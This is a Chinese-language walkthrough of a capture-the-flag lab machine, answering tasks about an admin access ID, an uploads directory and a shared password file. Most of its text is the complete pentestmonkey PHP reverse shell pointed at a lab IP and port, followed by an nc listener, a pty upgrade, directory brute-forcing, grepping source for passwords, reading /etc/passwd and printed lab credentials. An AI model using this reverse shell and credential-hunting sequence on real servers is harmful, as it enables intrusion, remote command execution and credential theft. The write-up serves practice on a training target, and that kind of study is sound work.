
当然这道题的答案是:

1
cookie

task4:

1
2
What is the access ID of the admin user?
管理员用户的访问 ID 是什么?

回答:

1
34322

task5:

1
2
On uploading a file, what directory does that file appear in on the server?
上传文件后,该文件会出现在服务器上的哪个目录中?


看到admin.php,可以想到写个反向shell让服务器执行我们的php代码。

https://www.revshells.com/

shell.php:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.85';
$port = 1337;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
$pid = pcntl_fork();

if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}

if ($pid) {
exit(0); // Parent exits
}
if (posix_setsid() == -1) {
printit("Error: Can't setsid()");
exit(1);
}

$daemon = 1;
} else {
printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
printit("$errstr ($errno)");
exit(1);
}

$descriptorspec = array(
0 => array("pipe", "r"), // stdin is a pipe that the child will read from
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
printit("ERROR: Can't spawn shell");
exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
if (feof($sock)) {
printit("ERROR: Shell connection terminated");
break;
}

if (feof($pipes[1])) {
printit("ERROR: Shell process terminated");
break;
}

$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

if (in_array($sock, $read_a)) {
if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);
if ($debug) printit("SOCK: $input");
fwrite($pipes[0], $input);
}

if (in_array($pipes[1], $read_a)) {
if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size);
if ($debug) printit("STDOUT: $input");
fwrite($sock, $input);
}

if (in_array($pipes[2], $read_a)) {
if ($debug) printit("STDERR READ");
$input = fread($pipes[2], $chunk_size);
if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
if (!$daemon) {
print "$string\n";
}
}

?>

然后通过这个php去寻找路径:

1

gobuster dir -u http://10.129.140.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php

-x是指定文件扩展名。


最后能扫到uploads:

返回你没权限访问,说明确实有这个路径。

答案就是:

1
/uploads

task6:

1
2
What is the file that contains the password that is shared with the robert user?
包含与 robert 用户共享的密码的文件是什么?

先不管这个问题,先把之前的反向shell做到。

开一个终端用来监听:

1
nc -lvnp 1337

然后在uploads目录下访问shell.php,触发反向shell,终端监听并拦截shell:

然后我们再在shell里执行


1
python3 -c 'import pty;pty.spawn("/bin/bash")'

产生一个可交互的伪终端。

和vaccine那个靶机一样,我们来看看源代码有没有什么可利用的东西:


这时候文件很多,不知道从哪下手,我们根据task6的目标:共享密码的文件,密码应该算是一个关键词,grep一下,密码又和login有关:

1
2
3
4
cat * | grep -ir "passw"
*是通配符,代表本目录的所有文件。
-i是忽略大小写
-r是参数递归搜索

找到一个admin的账密:admin/MEGACORP_4dm1n!!

1

cat /etc/passwd 用于查看系统中所有用户账户的信息


看到robert了,你用su robert用admin的密码去登录,登录不了,排除robert和admin共享密码。

那就继续找吧,因为题目是和密码有关,所以大概率还是login里的内容:

然后我就找到了这个。

1
$conn = mysqli_connect('localhost', 'robert', 'M3g4C0rpUs3r!', 'garage');

共享的密码确实在这里。

所以答案就是:

1
db.php

